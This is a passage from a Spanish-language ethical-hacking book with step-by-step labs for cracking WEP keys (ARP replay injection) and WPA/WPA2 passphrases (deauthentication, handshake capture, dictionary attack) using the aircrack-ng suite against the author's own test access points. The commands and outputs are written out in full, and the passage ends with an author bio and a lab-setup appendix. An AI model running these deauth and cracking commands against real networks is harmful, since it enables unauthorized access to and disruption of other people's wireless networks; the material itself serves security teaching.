Sintaxis: airodump-ng -c *número_del_canal* -w *nombre_archivo_captura* --ivs *nombre_tarjeta_wifi*

Ej: airodump-ng --channel 8 --bssid 00:1C:F0:F1:51:54 -w capwep --ivs wlan0mon

CH 5][Elapsed: 2 mins][2017-02-28 23:44

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
68:94:23: [REDACTED]	-1	0	0 0	6	-1				<length: 0>
00:1C:F0:F1:51:54	-53	93	6 0	8	54e.	WEP	WEP	SKA	HACKME_WEP
4C:0F:6E: [REDACTED]	-62	50	133 0	3	54e.	WEP	WEP		Claro [REDACTED]
38:4C:90: [REDACTED]	-62	64	28 0	1	54e.	WPA2	CCMP	PSK	Claro [REDACTED]
F4:E3:FB: [REDACTED]	-88	51	3 0	1	54e.	WPA2	CCMP	PSK	RED [REDACTED]
E4:BE:ED: [REDACTED]	-92	140	7 0	2	54e.	WPA2	CCMP	PSK	TVCABLE [REDACTED]
04:A1:51: [REDACTED]	-94	3	0 0	6	54e.	WPA2	CCMP	PSK	TVCABLE [REDACTED]
04:8D:38: [REDACTED]	-94	139	0 0	11	54e.	WPA2	CCMP	PSK	Tvcable [REDACTED]
F8:01:13: [REDACTED]	-95	16	0 0	7	54e.	WPA2	CCMP	PSK	<length: 0>

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	24:05:0F: [REDACTED]	-90	0 - 1	9	25	
(not associated)	D8:47:10: [REDACTED]	-92	0 - 1	0	8	
(not associated)	30:A9:DE: [REDACTED]	-94	0 - 1	0	2	
68:94:23: [REDACTED]	E4:D5:3D: [REDACTED]	-88	0 - 1	0	5	
68:94:23: [REDACTED]	84:38:38: [REDACTED]	-92	0 - 12	0	1	
00:1C:F0:F1:51:54	A4:F1:E8:3E:9E:2D	-54	24e-24	0	212	AP C204,HACKME_WEP

CH 8][Elapsed: 2 mins][2017-02-28 23:49

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:1C:F0:F1:51:54	-33	27	355	111 0	8	54e.	WEP	WEP		HACKME_WEP

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
00:1C:F0:F1:51:54	A4:F1:E8:3E:9E:2D	-32	24e-24	5	261	

- Mientras se lleva a cabo la captura, abra una segunda ventana de comandos y realice un ataque deauth con aireplay-ng, para causar que el cliente se vuelva a autenticar con el AP víctima y provocar que se generen tramas ARP, que luego usaremos para inyectarlas a la red.


Sintaxis: aireplay-ng -e *nombre_red_inalambrica* -a *mac_ap_victima* -c *mac_cliente* -0 *cantidad_mensajes_deauth* *nombre_tarjeta_wifi*

Ej: aireplay-ng -e HACKME_WEP -a 00:1C:F0:F1:51:54 -c A4:F1:E8:3E:9E:2D5 -0 10 wlan0mon

- Abra una tercera ventana de comandos e inyecte paquetes ARP al AP víctima, para incrementar el tráfico y capturar los IV's más rápidamente:

Sintaxis: `aireplay-ng --arpreplay -b mac_ap_victima -h mac_cliente nombre_tarjeta_wifi`

Ej: `aireplay-ng --arpreplay -b 00:1C:F0:F1:51:54 -h A4:F1:E8:3E:9E:2D wlan0mon`



```
root@kali: ~  
File Edit View Search Terminal Help  
CH 8 ][ Elapsed: 11 mins ][ 2017-03-01 00:13 ][ Broken SKA: 00:1C:F0:F1:51:54  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
00:1C:F0:F1:51:54 -56 10 1237 11744 38 8 54e WEP WEP SKA HACKME WEP  
BSSID STATION PWR Rate Lost Frames  
00:1C:F0:F1:51:54 A4:F1:E8:3E:9E:2D 0 24e-1 8434 25018  
00:12:49 Sending 64 directed DeAuth. STMAC: [A4:F1:E8:3E:9E:2D] [37/36 ACKs]  
00:12:49 Sending 64 directed DeAuth. STMAC: [A4:F1:E8:3E:9E:2D] [36/43 ACKs]  
00:12:50 Sending 64 directed DeAuth. STMAC: [A4:F1:E8:3E:9E:2D] [5/36 ACKs]  
00:12:51 Sending 64 directed DeAuth. STMAC: [A4:F1:E8:3E:9E:2D] [0/37 ACKs]  
00:12:51 Sending 64 directed DeAuth. STMAC: [A4:F1:E8:3E:9E:2D] [0/39 ACKs]  
00:12:52 Sending 64 directed DeAuth. STMAC: [A4:F1:E8:3E:9E:2D] [0/35 ACKs]  
00:12:53 Sending 64 directed DeAuth. STMAC: [A4:F1:E8:3E:9E:2D] [1/37 ACKs]  
ng 64 directed DeAuth. STMAC: [A4:F1:E8:3E:9E:2D] [0/36 ACKs]  
ng 64 directed DeAuth. STMAC: [A4:F1:E8:3E:9E:2D] [7/34 ACKs]  
ng 64 directed DeAuth. STMAC: [A4:F1:E8:3E:9E:2D] [47/46 ACKs]  
Read 7268 packets (got 1923 ARP requests and 1849 ACKs), sent 4199 packets... (49  
Read 7314 packets (got 1944 ARP requests and 1860 ACKs), sent 4247 packets... (49  
Read 7416 packets (got 1989 ARP requests and 1890 ACKs), sent 4300 packets... (50  
Read 7486 packets (got 2002 ARP requests and 1902 ACKs), sent 4350 packets... (50  
Read 7558 packets (got 2020 ARP requests and 1917 ACKs), sent 4400 packets... (49  
Read 7630 packets (got 2050 ARP requests and 1935 ACKs), sent 4450 packets... (49  
Read 7702 packets (got 2053 ARP requests and 1955 ACKs), sent 4501 packets... (50  
Read 7783 packets (got 2061 ARP requests and 1980 ACKs), sent 4550 packets... (49  
Read 7866 packets (got 2086 ARP requests and 2006 ACKs), sent 4601 packets... (49  
Read 7939 packets (got 2113 ARP requests and 2027 ACKs), sent 4652 packets... (50  
0 pps)
```

10. Ahora tenga mucha paciencia. Hace falta capturar un mínimo de vectores de inicialización (IV's) con `airodump-ng` para poder crackear la clave con `aircrack-ng`. Cuando crea haber capturado los IV's suficientes abra un nuevo shell y ejecute el comando siguiente. Si los IV's capturados no bastan, `aircrack` le dirá en pantalla que continúe capturando paquetes y pruebe nuevamente después.

Sintaxis: `aircrack-ng -0 -n número_bits_psk nombre_archivo_captura`

Ej: `aircrack-ng -0 -n 64 capwep-01.ivs`

```
root@kali:~# aircrack-ng -0 -n 64 capwep-02.ivs
Opening capwep-02.ivs
Read 30855 packets.
ENC CIPHER AUTH ESSID
# BSSID ESSID Encryption
1 00:1C:F0:F1:51:54 HACKME_WEP WEP (30854 IVs)
Frames Probe
Choosing first network as target.
Opening capwep-02.ivs
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 30854 ivs.

Aircrack-ng 1.2 rc4

[00:00:00] Tested 32 keys (got 30787 IVs)

KB depth byte(vote)
0 0/ 1 AA(45568) 31(37120) DA(37120) FF(36864) 42(36608)
1 2/ 4 31(37888) 65(37376) A2(37376) 6F(37120) 44(36864)
2 0/ 10 CC(36864) 65(36864) 80(36608) B9(36608) 5A(36352)
3 0/ 1 DD(40192) 6D(37376) 66(37120) 6B(36608) 35(36096)
4 0/ 1 EE(49152) 56(39424) DE(36352) F9(36352) A3(36096)

KEY FOUND! [ AA:BB:CC:DD:EE ]
Decrypted correctly: 100%
```

Nota:

- PSK: preshared-key (clave compartida). El número n el cual representa el tamaño de la clave puede ser 64 (40 bits más 24 bits del IV) o 128 (104 bits más 24 bits del IV).
- No olvide devolver su tarjeta inalámbrica al modo administrado (managed) para poder conectarse a la WiFi víctima (airmon-ng wlan0 stop).

Lab: Hackeando WPA/WPA2 con aircrack-ng

En este laboratorio realizaremos un ataque de claves basado en diccionario en contra de una WLAN con WPA/WPA2. Para ello nuestro primer objetivo será capturar un hash válido durante el proceso de autenticación entre un cliente y el AP (handshake), esto lo lograremos efectuando un ataque de de-auth en contra del cliente elegido (forzándolo a autenticarse de nuevo). Una vez obtenido el hash procederemos a efectuar el ataque de cracking de claves.

Recursos:


- **Estación hacker:** Computador con sistema operativo Linux (en el ejemplo usamos Kali).
- **Software:** Suite Aircrack y wireless-tools.
- **Hardware:** AP configurado con el protocolo WPA/WPA2. Tarjeta de red

inalámbrica compatible con Linux y con la suite Aircrack-ng.

- **Archivos:** Diccionario de claves incluido con Kali Linux.
- **Nota:** Para que el ataque tenga éxito, el AP debe tener configurada una clave (PSK) contenida dentro del diccionario.

Pasos a seguir:


1. Configure el AP/router con protocolo de autenticación WPA/WPA2 de clave compartida (preshared-key), cree una red inalámbrica y asígnele una clave cualquiera. Si desconoce cómo realizar el procedimiento de configuración de una red inalámbrica en un AP/router, por favor refiérase al manual del fabricante incluido con su equipo de acceso inalámbrico.
2. Si actualmente está conectado a alguna red inalámbrica desconéctese.
3. Abra una ventana de comandos en su estación de trabajo Linux y ejecute el comando `ifconfig`. La siguiente figura muestra un posible resultado.



```
root@Spooner: /home/karina
root@Spooner:/home/karina# ifconfig wlan0
wlan0      Link encap:Ethernet  direcciónHW 74:de:2b:08:35:b6
           Direc. inet:192.168.0.9  Difus.:192.168.0.255  Másc:255.255.255.0
           Dirección inet6: fe80::76de:2bff:fe08:35b6/64  Alcance:Enlace
           ACTIVO DIFUSIÓN FUNCIONANDO MULTICAST  MTU:1500  Métrica:1
           Paquetes RX:1657 errores:0 perdidos:0 overruns:0 frame:0
           Paquetes TX:1496 errores:0 perdidos:0 overruns:0 carrier:0
           colisiones:0 long.colaTX:1000
           Bytes RX:1061549 (1.0 MB)  TX bytes:344448 (344.4 KB)

root@Spooner:/home/karina#
```

4. Identifique correctamente su adaptador inalámbrico. Es probable que se llame wlan0.
5. Baje el adaptador inalámbrico (`ifconfig wlan0 down`), colóquelo en modo promiscuo (`iwconfig wlan0 mode monitor`) y súbalo nuevamente (`ifconfig wlan0 up`) como se muestra en la siguiente imagen.



```
root@Spooner:/home/karina# ifconfig wlan0 down
root@Spooner:/home/karina# iwconfig wlan0 mode monitor
root@Spooner:/home/karina# ifconfig wlan0 up
root@Spooner:/home/karina#
```

6. Posteriormente usaremos la herramienta airodump-ng para identificar el SSID y el número de canal del accesspoint víctima:

airodump-ng wlan0

```
root@Spooner: /home/karina
```

CH 11][Elapsed: 1 min][2015-10-31 12:02

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
[REDACTED]	0	42	0	0	11	54e	WEP	WEP	[REDACTED]
[REDACTED]	0	155	0	0	11	54e	WEP	WEP	[REDACTED]
[REDACTED]	0	115	8	0	11	54e	WEP	WEP	[REDACTED]
[REDACTED]	0	40	0	0	7	54e	WPA	CCMP	PSK
00:18:E7:EF:6C:06	0	186	624	2	8	54e	WPA2	CCMP	PSK HACKME
[REDACTED]	0	60	3	0	1	54e	WPA2	CCMP	PSK
[REDACTED]	0	35	1	0	3	54e	WPA2	CCMP	PSK
[REDACTED]	0	1	1	0	11	54e	WPA2	CCMP	PSK

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
00:18:E7:EF:6C:06	D0:53:49:AE:21:B6	0	0e- 0e	132	623	HACKME
00:18:E7:EF:6C:06	30:75:12:EB:7F:BC	0	0e- 0	357	165	HACKME
[REDACTED]	[REDACTED]	0	0 - 0e	0	1	[REDACTED]
(not associated)	F4:DC:F9:72:E2:3B	0	0 - 0	0	2	[REDACTED]
(not associated)	[REDACTED]	0	0 - 0	0	3	[REDACTED]
[REDACTED]	[REDACTED]	-1	0e- 0	0	1	[REDACTED]

- Si el accesspoint/router víctima tiene protección contra propagación de SSID es probable que no lo detecte con airodump-ng. En ese caso ejecute desde la línea de comandos la utilidad kismet y siga las instrucciones indicadas en pantalla para agregar el adaptador wireless.
- Asegúrese de copiar el BSSID del AP víctima y el número del canal. Corte la captura anterior de airodump con CTRL + C y realice una nueva captura reemplazando los datos respectivos en el comando siguiente:

```
airodump-ng -w captura -c canal_ap --bssid mac_del_ap wlan0
```

- Verifique la dirección MAC de un cliente conectado al AP víctima. Mientras airodump-ng captura paquetes, abra una ventana de comandos adicional y ejecute la utilidad aireplay-ng:

```
aireplay-ng -0 10 -a mac_del_ap -c mac_de_un_cliente wlan0
```

```
root@Spooner: /home/karina
```

CH 8][Elapsed: 1 min][2015-10-31 12:04

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:18:E7:EF:6C:06	0	1	716	26087	151	8	54e	WPA2	CCMP	PSK HACKME

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]


```
root@Spooner: /home/karina# aireplay-ng -0 10 -a 00:18:E7:EF:6C:06 -c D0:53:49:AE:21:B6 wlan0
12:04:24 Waiting for beacon frame (BSSID: 00:18:E7:EF:6C:06) on channel 8
12:04:25 Sending 64 directed DeAuth. STMAC: [D0:53:49:AE:21:B6] [36|78 ACKs]
12:04:25 Sending 64 directed DeAuth. STMAC: [D0:53:49:AE:21:B6] [57|56 ACKs]
12:04:26 Sending 64 directed DeAuth. STMAC: [D0:53:49:AE:21:B6] [10|63 ACKs]
12:04:27 Sending 64 directed DeAuth. STMAC: [D0:53:49:AE:21:B6] [25|65 ACKs]
12:04:27 Sending 64 directed DeAuth. STMAC: [D0:53:49:AE:21:B6] [ 0|64 ACKs]
12:04:28 Sending 64 directed DeAuth. STMAC: [D0:53:49:AE:21:B6] [ 0|62 ACKs]
12:04:28 Sending 64 directed DeAuth. STMAC: [D0:53:49:AE:21:B6] [ 0|63 ACKs]
12:04:29 Sending 64 directed DeAuth. STMAC: [D0:53:49:AE:21:B6] [ 0|62 ACKs]
```

10. El comando aireplay-ng, tal y como se muestra en la figura previa, inyecta paquetes en la red inalámbrica para provocar que el cliente escogido se re-autentique. Esto lo hacemos con la finalidad de poder capturar un hash durante el proceso de autenticación (dicho proceso se denomina WPA Handshake). Ahora es necesario tener paciencia y esperar hasta captar el hash con airodump-ng. En el momento en que obtenga el hash, está usted listo para realizar el ataque basado en diccionario. La siguiente figura muestra el momento en que capturamos el hash. Si los 10 paquetes enviados son insuficientes para de-autenticar al cliente, aumente el valor.

```
root@Spoooner: /home/karina

CH 8 ][ Elapsed: 3 mins ][ 2015-10-31 12:07 ][ WPA handshake: 00:18:E7:EF:6C:06 ]

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:18:E7:EF:6C:06  0 100    2252    39875   5   8  54e. WPA2 CCMP  PSK  HACKME

BSSID          STATION          PWR  Rate  Lost  Packets  Probes
00:18:E7:EF:6C:06 D0:53:49:AE:21:B6  0    0e- 0e   385    51211  HACKME
00:18:E7:EF:6C:06 30:75:12:EB:7F:BC  0    0e- 1   2174    9298
```

11. Detenga el comando airodump-ng realizando un CTRL+C. Se debe haber generado un archivo de captura de paquetes llamado captura-##.cap en el directorio actual (reemplace ## por el número respectivo).
12. Use la herramienta aircrack-ng para ejecutar el ataque basado en diccionario. Utilice la ruta a uno de los diccionarios incluidos con Kali o use su propio diccionario.

```
aircrack-ng -w /pentest/wireless/aircrack-ng/test/password.lst captura-01.cap
```

```
root@Spooner: /home/karina

Aircrack-ng 1.1

[00:00:00] 84 keys tested (1229.60 k/s)

KEY FOUND! [ logmein123 ]

Master Key      : 61 31 5C A4 93 79 50 6F FC 66 6A 2B B1 F7 EF BA
                  ED 12 47 DD 0E F6 1D 95 9D 66 5A 93 82 A6 51 91

Transient Key   : 52 3E 3E 0A 19 80 2E 56 44 EA 35 B6 5A 0F 7C E8
                  28 01 22 0D 5F 74 FC 49 7F FD 0A E1 87 E3 11 15
                  54 7E 1C 81 77 C2 82 5B 91 4B 04 F0 67 33 86 29
                  A0 30 A4 24 8C 9E 66 FE 68 46 E0 21 F2 C4 35 8B

EAPOL HMAC     : C1 5C 2A DC 99 A7 B9 4F AB 23 CF 3D BA 3B 54 BA
root@Spooner: /home/karina#
```

13. ¿Fue exitoso el ataque?
14. Si el ataque es infructuoso eso se deberá a que el diccionario utilizado en este ejemplo no incluye la clave del AP/router. Para efectos de prueba agregue al final del diccionario (Ej: /pentest/wireless/aircrack-ng/test/password.lst) la clave que colocó durante la configuración del AP.
15. Repita el ataque con aircrack-ng. ¿Fue exitoso el ataque?
16. En conclusión: un ataque basado en diccionario sólo será exitoso si la clave colocada por el administrador se encuentra en el diccionario utilizado por el hacker. Refiérase a los enlaces indicados previamente en esta sección para descargar diccionarios más grandes de los que vienen incluidos como ejemplos con Kali Linux.
17. Para regresar el adaptador a su estado normal y poder conectarse a redes inalámbricas, ejecute los siguientes comandos en un terminal:

ifconfig wlan0 down


iwconfig wlan0 mode managed

ifconfig wlan0 up

Recursos útiles

- **Artículo:** SANS Institute. (2002). A Guide to Wardriving. Sans.org. Recuperado en 2017, de <https://www.sans.org/reading-room/whitepapers/wireless/guide-wardriving-detecting-wardrivers-174>.
- **Libro:** Pretty, B. (2017). Build an Aircrack Super Cluster:: with Raspberry Pi (1st ed.). ISBN Canada.
- **Hacking inalámbrico desde Windows:** Alternativa a aircap - Emulación de tarjetas aircap con Acrylic. (2017). Acrylic WiFi. Recuperado en 2017, de <https://www.acrylicwifi.com/blog/tarjetas-wifi-usb-alternativas-a-aircap/>.
- **Website:** Wardriving.com. Recuperado en 2017, de <http://www.wardriving.com>.
- **Website:** Diccionario online gratuito para cracking de claves en redes WPA/WPA2. Free online WPA cracker with stats - besside-ng companion. (2017). Wpa.darkircop.org. Recuperado en 2017, de <http://wpa.darkircop.org/>.
- **Website:** Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution. (2016). Recuperado de <https://www.kali.org>.
- **Curso gratuito sobre el framework de pentesting Metasploit:** <https://www.offensive-security.com/metasploit-unleashed/>

Acerca de la autora



Karina Astudillo B. es una consultora de sistemas especializada en seguridad informática, redes y sistemas UNIX/Linux y es la autora del Bestseller, [**“Hacking Ético 101 - Cómo hackear profesionalmente en 21 días o menos!”**](#).

Karina es Ingeniera en Computación, MBA, y cuenta con certificaciones internacionales como: Certified Ethical Hacker (CEH), Computer Forensics US, CCNA R&SW, CCNA Security, CCNA Wireless, Hillstone Certified Security Professional (HCSP), Cisco Certified Academy Instructor (CCAI), Sun Certified Solaris System Administrator (SCSA), Palo Alto ASE & PSE Platform F y VmWare VTSP & VSP.

Inició su carrera en el mundo de las redes en el año 1995, gracias a una oportunidad de trabajo en un proyecto con IBM en su alma máter, la Escuela Superior Politécnica del Litoral (ESPOL). Desde entonces el mundo de las redes, los sistemas operativos y la seguridad, la fascinaron al punto de convertirse en su pasión.

Años más tarde, luego de adquirir experiencia trabajando en el área de servicio al cliente de la corporación transnacional ComWare, se convirtió - primero en consultora de sistemas independiente en el año 2002 a través de Consulting Systems - para cofundar luego en el 2007 su propia empresa de seguridad informática, Elixircorp S.A.

Paralelamente a la consultoría, Karina siempre ha tenido una pasión innata por enseñar, gracias a lo cual surgió la oportunidad de vincularse con la docencia como profesora de la Facultad de Ingeniería en Electricidad y Computación (FIEC) allá por el año 1996.

En la actualidad es instructora del programa Cisco Networking Academy y de los programas de Maestría en Sistemas de Información (MSIG) y Maestría en Seguridad Informática Aplicada (MSIA) de FIEC-ESPOL.

Debido a esta experiencia docente consideró incluir como parte de la oferta de su empresa, programas de preparación en seguridad informática, entre ellos talleres de Hacking Ético. Al publicar el éxito de estos talleres en la página de

Facebook de Elixircorp S.A., empezó a recibir solicitudes de estudiantes que se encontraban en ciudades y países diferentes que preguntaban por los cursos, sólo para desilusionarse cuando se les contestaba que sólo se dictaban de forma presencial en Ecuador.

Fue entonces cuando nació la idea de escribir libros sobre Seguridad Informática para poder transmitir – sin límites geográficos - los conocimientos dictados en los talleres de Elixircorp.

En sus momentos de esparcimiento Karina disfruta leer sobre ciencia ficción, viajar, compartir con su familia y amigos y escribir sobre ella en tercera persona ;-D

Comuníquese con Karina Astudillo B.

Siéntase libre de consultar a la autora o realizar comentarios sobre el libro en:




Website: <https://www.KarinaAstudillo.com>

Email: karina@karinaastudillo.com

Noticias: <http://news.SeguridadInformaticaFacil.com>

Facebook: <http://www.facebook.com/kastudi>

Otros libros de Karina Astudillo




Encuéntralos en:

<https://karinaastudillo.com/>

Anexo

Cómo realizar con éxito los laboratorios

Para realizar los laboratorios requerimos montar un escenario similar al mostrado en la figura:



Elaboración: la autora

Requisitos de hardware:

- 1 estación hacker con 1 tarjeta de red WiFi
- 1 dispositivo cliente con 1 tarjeta de red WiFi
- 1 router WiFi (AP) que soporte autenticación abierta, control por direcciones MAC, WEP, WPA/WPA2, WPS y autenticación personal (PSK).

Requisitos de software:

- Para la estación hacker: Kali Linux y Windows 7 o superior
- El cliente inalámbrico puede ser 1 PC con Unix/Linux/Windows/MacOS o 1 dispositivo móvil (smartphone/tablet)
- Drivers para las tarjetas inalámbricas que permitan inyectar paquetes a la red

Podemos instalar Kali Linux en nuestro computador físico o bien en una máquina virtual usando un hipervisor como VmWare o VirtualBox.

Instalar Kali en nuestra máquina física tiene la ventaja de que podemos usar la tarjeta inalámbrica que usualmente viene integrada en el equipo para efectuar los laboratorios. La desventaja es que si sólo tenemos un computador y ya tenemos otro sistema operativo instalado como Windows, esto requeriría sobreescribirlo o bien ejecutar un procedimiento avanzado de instalación (dual-boot) para poder tener dos sistemas operativos en el mismo equipo físico, procedimiento que podría

resultar complicado para los usuarios no expertos.

Si por el contrario decidimos virtualizar Kali Linux en nuestro sistema operativo actual, el proceso es muy fácil. Básicamente descargar el hipervisor (VmWare o VirtualBox) e instalarlo, descargar la máquina virtual ya lista para la plataforma elegida desde la página oficial de Kali y simplemente ejecutarla. La desventaja es que no podremos usar la tarjeta inalámbrica integrada dentro de la máquina virtual, en este caso deberemos adquirir una tarjeta inalámbrica externa.

Si el lector decide adquirir una tarjeta inalámbrica externa, verifique que sea compatible con Kali Linux y que soporte inyección de paquetes y si ya va a invertir, pues entonces mejor que sea de una vez una tarjeta que incluya una antena amplificadora de señal de alta potencia.

Si el lector decide virtualizar, se recomienda que el equipo físico tenga como mínimo 8GB de RAM, para que pueda asignarle al menos 4GB de memoria a Kali Linux. De igual forma es importante que el procesador sea rápido (dual-core mínimo, quad-core recomendado).

¿En dónde conseguimos los instaladores del software requerido?

- Kali por ser Linux es un sistema de código abierto, por ende se puede descargar gratuitamente desde <http://www.kali.org/downloads/>
- Microsoft ofrece máquinas virtuales de sistemas Windows 7, 8 y 10 con licencia de 90 días para quienes se registren en el programa de desarrolladores. Website: <https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/#downloads>
- VmWare tiene un hipervisor gratuito llamado VmWare Player, descargable desde https://my.vmware.com/en/web/vmware/free#desktop_end_user_computing/vmware_workstation_player/12_0
- VirtualBox a su vez es un hipervisor de código abierto y puede descargarse desde <https://www.virtualbox.org/wiki/Downloads>

Notas y referencias

ⁱ Wi-Fi Alliance. (2016). Who We Are. Recuperado de <http://www.wi-fi.org/who-we-are>

ⁱⁱ IEEE. (2016). IEEE 802.11, The Working Group for WLAN Standards. Recuperado de <http://grouper.ieee.org/groups/802/11/>

ⁱⁱⁱ Songhe Zhao & Charles A. Shoniregun. (2007). Critical Review of Unsecured WEP. Services, 2007 IEEE Congress on. DOI: 10.1109/SERVICES.2007.27.

^{iv} Muthu Pavithran. S. (2015). Advanced Attack Against Wireless Networks Wep, Wpa/Wpa2-Personal And Wpa/Wpa2-Enterprise. *International Journal of Scientific & Technology Research Volume 4, Issue 08*.

^v Vanhoef, M. (2017, October 30). Key Reinstallation Attacks. Recuperado en 2018, desde <https://www.krackattacks.com/>

^{vi} Un nivel de potencia más alto indica mayor proximidad.

^{vii} Para consultar el manual de un comando en Linux abra un terminal y ejecute el comando man de la siguiente forma:

```
man nombre_comando
```

```
Ej: man airmon-ng
```

^{viii} En Kali, a diferencia de otros Linux, no es necesario colocar la tarjeta en modo monitor para poder efectuar escaneos pasivos y activos.

^{ix} Que me disculpe la RAE, pero no se me ocurre otra palabra mejor en español para traducir "deauth".

^x "En criptografía, un keystream es un conjunto de caracteres aleatorios o pseudo-aleatorios que son combinados con un mensaje en texto plano para producir un mensaje cifrado (el ciphertext)". Wikipedia. (2017). Keystream. Recuperado de <https://en.wikipedia.org/wiki/Keystream>.